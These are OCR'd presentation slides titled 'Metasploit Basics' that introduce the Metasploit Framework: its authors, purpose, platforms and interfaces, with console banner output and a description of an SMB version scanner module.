
Metasploit Basics



```
cg@segfault:~/evil/msf3$ ./msfconsole

                     888                           888        d8b888
                     888                           888        Y8P888
                     888                           888           888
88888b.d88b.  .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K     888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.    Y88b. 888  888     X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                           888
                                           888
                                           888


       =[ msf v3.1-dev
+ -- --=[ 213 exploits - 107 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 39 aux

msf > 
```

Who Am I

- Chris Gates
  - CISSP, GCIH, CPTS, CEH, A+, Network+, Security+, MCP 2003
  - Columnist on EthicalHacker.net
  - VP of Operations LearnSecurityOnline.com

Why am I here

- Talk about the Metasploit Framework
  - http://framework.metasploit.com/

Where we are going...

- Metasploit Framework Background
- Framework Interfaces
- Exploit Types
- Payload Types
- Auxiliary Modules
- Examples

Metasploit Framework

- Who wrote it?
  - Version 1: HD Moore
  - Version 2: HD Moore, spoonm, skape
  - Version 3: HD Moore, spoonm, skape as core developers; contributions from many others

Metasploit Framework

- What is it?
- “The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide.”

Metasploit Framework

- What does it do?
  - “The Metasploit Framework consists of tools, libraries, modules, and user interfaces. The basic function of the framework is a module launcher, allowing the user to configure an exploit module and launch it at a target system. If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload.“


Metasploit Framework

- So what can I do with it?
  - Provides security testers with:
    - Tons of **reliable** exploits for penetration testing
    - Ability to change payloads at run time
    - Tools to create reliable exploits (exploit-dev)
    - Lots of fun other tools (auxiliary modules)
    - Open source, build your own tools to suit your needs

Metasploit Compatibility

- 3.0 written in Ruby, 2.x Perl
- Runs on Linux, Mac OS X, BSD, Win32
  - Dependencies pretty easy to install on *nix platforms (apt-get, rpm, emerge, port)
  - Windows version comes with handy installer
    - Only get web interface; msfconsole and msfcli only in the web “instance” of metasploit
  - Also runs with Cygwin
    - You're on your own to get the appropriate packages installed but get the “nix-like environment

Metasploit Overview




Adapted from Shah, HITB 2006, writing MSF plugins

Metasploit Interfaces

- msfgui
- msfweb
- msfconsole
- msfcli

msfgui




Type : auxiliary
Author : hdm <hdm@metasploit.com>
Path : scanner/smb/version

External Reference :

Description :*Display version information about each system*


Loaded 213 exploits, 107 payloads, 17 encoders, 5 nops, and 39 auxiliary

msfweb



```
                                  _
                                 | |      o
 _  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


       =[ msf v3.1-dev
+ -- --=[ 213 exploits - 107 payloads
+ -- --=[ 17 encoders - 5 nops
       =[ 39 aux


msf >
```

msfconsole

